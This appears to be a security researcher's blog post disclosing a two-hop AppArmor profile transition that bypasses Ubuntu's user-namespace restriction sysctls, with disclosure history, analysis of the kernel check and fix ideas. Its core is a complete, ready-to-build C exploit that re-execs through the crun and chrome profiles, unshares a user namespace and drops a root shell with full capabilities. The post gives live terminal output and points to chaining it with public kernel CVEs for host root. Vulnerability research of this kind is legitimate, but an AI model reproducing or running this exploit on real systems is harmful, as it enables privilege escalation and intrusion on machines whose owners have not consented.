bypass-pwn: defeating Canonical's patch for the unprivileged-userns bypass
in March 2025 Qualys TRU dropped three bypasses of Ubuntu's
apparmor_restrict_unprivileged_userns=1 mitigation. Canonical
answered with a new kernel sysctl,
kernel.apparmor_restrict_unprivileged_unconfined=1, which
force-stacks any target profile against the global-unconfined label and shuts
the single-hop transitions Qualys used. i'd already been poking at the
crun/chrome profile pair for
aa-rootns, and the question after that patch was
whether a second hop could walk around the new gate.
it can. a two-hop AppArmor profile transition walks straight through the
sysctl. the first hop moves the label off the global-unconfined sentinel, the
second hop slips past the stacking check, and what you land in is
pure-unconfined with full caps inside a fresh user namespace. i verified it live
on Ubuntu 26.04 LTS Resolute, production kernel
7.0.0-15-generic, both sysctls enabled, from a clean unprivileged
user with no group memberships.
demo
box: stock Ubuntu 26.04 LTS Resolute (resolute-desk).
user: np, uid 1001, primary-group-only, no sudo, no
plugdev, no kvm, no docker, no
lxd.
sysctls: both Canonical mitigations on at their default (=1).
kernel: 7.0.0-15-generic (production-equivalent, no KASAN).
background and credit chain
| Date | What happened |
|---|---|
| Jun 2023 | Google's kCTF VRP report shows 44% of Linux kernel exploits used unprivileged user namespaces. |
| Oct 2023 | Ubuntu 23.10 ships apparmor_restrict_unprivileged_userns. Citing Google. |
| Apr 2024 | Ubuntu 24.04 LTS, mitigation default-on. |
| Jan 15 2025 | Qualys TRU privately discloses three bypasses to Canonical. |
| Mar 27 2025 | Qualys publishes the three bypasses: aa-exec into chrome / crun / busybox / nautilus / trinity / flatpak; busybox sh using its own profile; LD_PRELOAD a shell into nautilus. Canonical responds: "These are not security vulnerabilities." |
| Apr 2025 | Canonical patches anyway. New sysctl kernel.apparmor_restrict_unprivileged_unconfined + new branch aa_unprivileged_unconfined_restricted in change_profile_perms. Single-hop transitions from global-unconfined now force-stack the target profile, inheriting the restriction. |
| Jun 26 2025 | DEVCORE writes up the kernel-side analysis of the same check, but explicitly notes: "The bypass method works only when apparmor_restrict_unprivileged_unconfined is disabled (i.e., set to 0)." |
| Mar 12 2026 | Qualys CrackArmor: nine bugs in AppArmor's parser/policy engine. Different surface (custom profile loading, DFA OOB, kernel stack exhaustion). Doesn't cover the sysctl-on case for shipped profiles. |
| May 5 2026 (today) | This post. Two-hop bypass of Canonical's patch, with both sysctls on. From np (no groups) on stock 26.04 LTS. |
Google motivated the original mitigation. Qualys forced Canonical to ship the second sysctl. DEVCORE documented the kernel check but assumed the sysctl-on case was closed. nobody published the post-patch state until now.
the patch and where it leaks
the branch that matters lives at
security/apparmor/domain.c in the Resolute 7.0.0 kernel:
if (!stack && unconfined(label) &&
    label == &labels_ns(label)->unconfined->label &&
    aa_unprivileged_unconfined_restricted &&
    cap_capable(current_cred(), &init_user_ns, CAP_MAC_OVERRIDE,
                CAP_OPT_NOAUDIT)) {
    /* regardless of the request in this case apparmor
     * stacks against unconfined so admin set policy can't be
     * by-passed
     */
    stack = true;
    ...
}
all five conditions have to hold for the branch to fire:
!stack. not already stackingunconfined(label). current label is some unconfined variantlabel == &labels_ns(label)->unconfined->label. current label is the exact global-unconfined sentinel pointeraa_unprivileged_unconfined_restricted. the new sysctl is on- caller does not hold
CAP_MAC_OVERRIDEininit_user_ns
the third condition is the load-bearing one. it's an identity check, and it
only catches processes whose label is the singleton global-unconfined
sentinel. the moment you hop into any named profile your label is no
longer that pointer. now it's something like crun//&unconfined
(stacked, because hop 1 fires the patch) or even just crun,
and the next change_profile call sees a different label and skips
the stacking branch.
so hop 1 eats the cap-strip stacking but moves us off the sentinel.
hop 2 transitions cleanly, no stacking, and lands in
chrome (unconfined). that's pure-unconfined, and
unshare(CLONE_NEWUSER) from there hands back the full
0x000001ffffffffff cap bitmap inside the new userns.

the label transitions during the run show up in the demo:
[*] stage 0: laundering via crun
[label] unconfined                            ← global-unconfined sentinel
[*] stage 1: now under crun, transitioning to chrome
[label] crun//&unconfined (unconfined)        ← stacking branch fired (Canonical's patch worked once)
[*] stage 2: under chrome, unshare(CLONE_NEWUSER)
[label] chrome (unconfined)                   ← stacking branch did NOT fire (label != sentinel)
[after-unshare] uid=0 euid=0 caps=0x000001ff_ffffffff
confirmed live
two boxes, two kernels, both fire:
$ ssh np@resolute-desk
np@resolute-desk:~$ id
uid=1001(np) gid=1001(np) groups=1001(np)

np@resolute-desk:~$ uname -r
7.0.0-15-generic

np@resolute-desk:~$ echo "userns_sysctl=$(cat /proc/sys/kernel/apparmor_restrict_unprivileged_userns) \
                          unconfined_sysctl=$(cat /proc/sys/kernel/apparmor_restrict_unprivileged_unconfined)"
userns_sysctl=1  unconfined_sysctl=1

np@resolute-desk:~$ /tmp/bypass-pwn
[*] stage 0: laundering via crun
[label] unconfined
[*] stage 1: now under crun, transitioning to chrome
[label] crun//&unconfined (unconfined)
[*] stage 2: under chrome, unshare(CLONE_NEWUSER)
[label] chrome (unconfined)
[after-unshare] uid=0 euid=0 caps=0x000001ff_ffffffff
[+] BYPASS - popping shell with CAP_NET_ADMIN+CAP_SYS_ADMIN in new userns

root@resolute-desk:~# id
uid=0(root) gid=0(root) groups=0(root)

root@resolute-desk:~# cat /proc/self/status | grep ^Cap
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
same primitive, same outcome on the lab fuzzing kernel (7.1.0-rc1-kasan). this isn't a function of the build. it's the kernel branch above, which is upstream-Resolute as of 26.04 LTS.
the exploit
single-file C, ~120 lines. it self-stages through crun → chrome
by re-exec, transitions on each via /proc/self/attr/exec, unshares
the user namespace under chrome, writes uid/gid maps, drops a shell. no external
dependencies, not even aa-exec, so it runs on minimal Ubuntu Server
installs that don't ship apparmor-utils.
/*
 * AppArmor unprivileged user namespace restriction bypass
 * Ubuntu Resolute 26.04 LTS
 *
 * Bypasses BOTH:
 *   kernel.apparmor_restrict_unprivileged_userns         = 1
 *   kernel.apparmor_restrict_unprivileged_unconfined     = 1
 *
 * The second sysctl was added by Canonical in response to the March 2025
 * Qualys advisory. It works by stacking the target profile with the
 * caller's existing label whenever the caller is the *global* unconfined
 * label (security/apparmor/domain.c, the aa_unprivileged_unconfined_restricted
 * branch in change_profile_perms).
 *
 * The check is `label == &labels_ns(label)->unconfined->label` -- it only
 * fires when the current label IS that exact global-unconfined sentinel.
 * After ANY transition to a non-unconfined named profile, the next
 * change_profile call sees a different label and the stacking branch is
 * skipped. The second hop transitions cleanly into a `flags=(unconfined)`
 * profile that has an explicit `userns,` allow rule.
 *
 * Build: gcc -O2 -o bypass-pwn bypass-pwn.c
 * Run:   ./bypass-pwn
 */
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <errno.h>
#include <sched.h>
#include <sys/syscall.h>
#include <linux/capability.h>

#define HOP1 "crun"
#define HOP2 "chrome"

static int change_onexec(const char *profile) {
    int fd = open("/proc/self/attr/exec", O_WRONLY);
    if (fd < 0) return -1;
    char buf[256];
    int n = snprintf(buf, sizeof buf, "exec %s", profile);
    int r = write(fd, buf, n);
    close(fd);
    return (r == n) ? 0 : -1;
}

static void check_caps(const char *tag) {
    struct __user_cap_header_struct hdr = { _LINUX_CAPABILITY_VERSION_3, 0 };
    struct __user_cap_data_struct data[2] = {0};
    syscall(SYS_capget, &hdr, data);
    fprintf(stderr, "[%s] uid=%d euid=%d caps=0x%08x_%08x\n", tag,
        getuid(), geteuid(), data[1].effective, data[0].effective);
}

static void print_label(void) {
    int fd = open("/proc/self/attr/current", O_RDONLY); if (fd < 0) return;
    char b[256] = {0}; (void)!read(fd, b, sizeof b - 1); close(fd);
    char *nl = strchr(b, '\n'); if (nl) *nl = 0;
    fprintf(stderr, "[label] %s\n", b);
}

int main(int argc, char **argv) {
    char *self = argv[0];

    if (argc == 1) {
        fprintf(stderr, "[*] stage 0: laundering via %s\n", HOP1);
        print_label();
        if (change_onexec(HOP1) < 0) { perror("change_onexec(crun)"); return 1; }
        char *na[] = { self, "stage1", NULL };
        execv("/proc/self/exe", na);
        return 1;
    }

    if (!strcmp(argv[1], "stage1")) {
        fprintf(stderr, "[*] stage 1: now under %s, transitioning to %s\n", HOP1, HOP2);
        print_label();
        if (change_onexec(HOP2) < 0) { perror("change_onexec(chrome)"); return 1; }
        char *na[] = { self, "stage2", NULL };
        execv("/proc/self/exe", na);
        return 1;
    }

    if (!strcmp(argv[1], "stage2")) {
        fprintf(stderr, "[*] stage 2: under %s, unshare(CLONE_NEWUSER)\n", HOP2);
        print_label();
        uid_t outer_uid = getuid();
        gid_t outer_gid = getgid();
        if (unshare(CLONE_NEWUSER | CLONE_NEWNET) < 0) { perror("unshare"); return 1; }
        int fd = open("/proc/self/setgroups", O_WRONLY);
        if (fd >= 0) { (void)!write(fd, "deny", 4); close(fd); }
        fd = open("/proc/self/uid_map", O_WRONLY);
        if (fd >= 0) {
            char buf[64]; int n = snprintf(buf, sizeof buf, "0 %d 1", outer_uid);
            (void)!write(fd, buf, n); close(fd);
        }
        fd = open("/proc/self/gid_map", O_WRONLY);
        if (fd >= 0) {
            char buf[64]; int n = snprintf(buf, sizeof buf, "0 %d 1", outer_gid);
            (void)!write(fd, buf, n); close(fd);
        }
        check_caps("after-unshare");
        fprintf(stderr, "[+] BYPASS - popping shell with CAP_NET_ADMIN+CAP_SYS_ADMIN in new userns\n");
        char *sh[] = { "/bin/bash", NULL };
        execv("/bin/bash", sh);
        return 1;
    }
    return 1;
}
there's a companion toolkit version,
aa-rootns. it adds Ambient
cap-laundering so the caps survive the next execv, plus a
-- cmd args... mode for embedding the bypass into other
PoCs that need CAP_SYS_ADMIN-in-userns reach. same primitive,
different ergonomics.
what you get and what you don't
gets you: a userns where you are uid 0 with the full 41-cap
bitmap, on a default Ubuntu 26.04 LTS install with both Canonical mitigations
enabled. from here, every kernel CVE writeup that ended with "but
apparmor_restrict_unprivileged_userns=1 blocks reach on Ubuntu" or
"but apparmor_restrict_unprivileged_unconfined=1 closes that on
post-Qualys patched kernels" needs a re-read. the reach gate they were quoting
is open on a current LTS, on a default install, from an unprivileged user.
bug classes this re-opens:
ns_capable(CAP_NET_ADMIN)bugs. nft, vxlan, tc, fib, every netlink surface that gates on namespace caps.ns_capable(CAP_BPF)whenkernel.unprivileged_bpf_disableduses the BPF cap.ns_capable(CAP_SYS_ADMIN)in sunrpc, tipc, vsock, keyring management, per-netns proc files whose owner is set viamake_kuid(net->user_ns, 0)at netns-creation time.- RCU/refcount races whose precondition is "be inside a userns you own."
does not get you: host root. anything checked against
init_user_ns (loadable kernel modules, FS_USERNS_MOUNT-less
filesystem mounts, raw IO, ptrace of host processes, init-owned DAC bits) still
fails. this is the bouncer waving you in, not the throne. pair it with a kernel
bug that needs ns_capable(...), and the public CVE pile has plenty,
and the next stage is host root. two steps.
why this is still hard to fix
the patch Canonical shipped in 2025 made the right structural call. when an
unprivileged process tries to enter a permissive named profile from unconfined,
force-stack the target so the new label inherits the original restriction. the
flaw is the identity check. only the global-unconfined sentinel counts
as "really unconfined." everything else, a freshly-stacked
crun//&unconfined included, is treated as already-confined and
gets the ordinary change-profile path.
a real fix is probably one of:
- Force-stack on any transition out of an unconfined ancestor, not just from the sentinel.
- Strip the
userns,rule fromchrome,crun, and the long tail of shippedflags=(unconfined)+userns,profiles. breaks the runtimes that need them. - Require the AppArmor LSM to track "ever was unconfined this transition chain" and inherit the cap-strip across hops.
the second option breaks chrome's sandbox model, crun's container creation, and
a long list of other shipped profiles
(brave, buildah, code,
1password, Discord, firefox,
flatpak, github-desktop, keybase,
linux-sandbox, MongoDB_Compass, ...) that need
userns to run at all.
the first and third options are real engineering changes inside AppArmor's domain.c, and they have to land without breaking the nested-confinement and profile-stacking semantics other AppArmor users depend on. until then the hole stays open.
reproduction notes
- Stock Ubuntu 26.04 LTS Resolute (no patches beyond apt).
- Both
apparmor_restrict_unprivileged_usernsandapparmor_restrict_unprivileged_unconfinedat their default value of1. - Kernel
7.0.0-15-genericon production-equivalent build,7.1.0-rc1-kasan-sickfuzz+on the lab fuzzing build. both fire. - User
np: uid 1001, primary group only, nosudo, noplugdev, nokvm, nodocker, nolxd. - Both
chromeandcrunprofiles ship in the baseapparmorpackage (Priority: standard, base install).chromebinary not actually required. only the loaded profile is. - Build:
gcc -O2 -Wall -o bypass-pwn bypass-pwn.c. No external deps.
downloads
- bypass-pwn.c: the exploit, single-file C, no deps.
gcc -O2 -o bypass-pwn bypass-pwn.c. - bypass-pwn-demo.gif: the demo recording above.
- aa-rootns.c: toolkit derivative with cap-launder and
-- cmd argsmode for embedding into other PoCs.
SHA-256:
821cedccb1bec8226cc0a56232407c64dcf41c4da61d94def559b180cc717ab1  bypass-pwn.c
3eff371b47f73a48812c3264cdc9b552beaaf0cbd9afacb29045dc4edafba698  aa-rootns.c
Credits
- Google Security: kCTF VRP analysis; the 44%-of-exploits stat that motivated Ubuntu's userns mitigation in the first place.
- Qualys TRU: three bypasses, March 2025. Forced Canonical to ship the second sysctl that this post bypasses. Most of the public AppArmor / userns work in this space is theirs. CVE-2022-0185, Looney Tunables, and now CrackArmor in March 2026.
- DEVCORE: kernel-side analysis of the same check, June 2025. Identified the
label == unconfinedstructure inaa_profile_ns_perm; explicitly noted their bypass neededapparmor_restrict_unprivileged_unconfined=0. This post is the answer to the open question their writeup left. - Canonical AppArmor team: the patch shape (force-stack on transition from sentinel) is the right call. The hole is in the identity check, not the architecture.
if you've published a writeup on the sysctl-on case and want a citation, mail in. if you're on the AppArmor team and want to talk fix shape, also mail in.
. _SiCk · afflicted.sh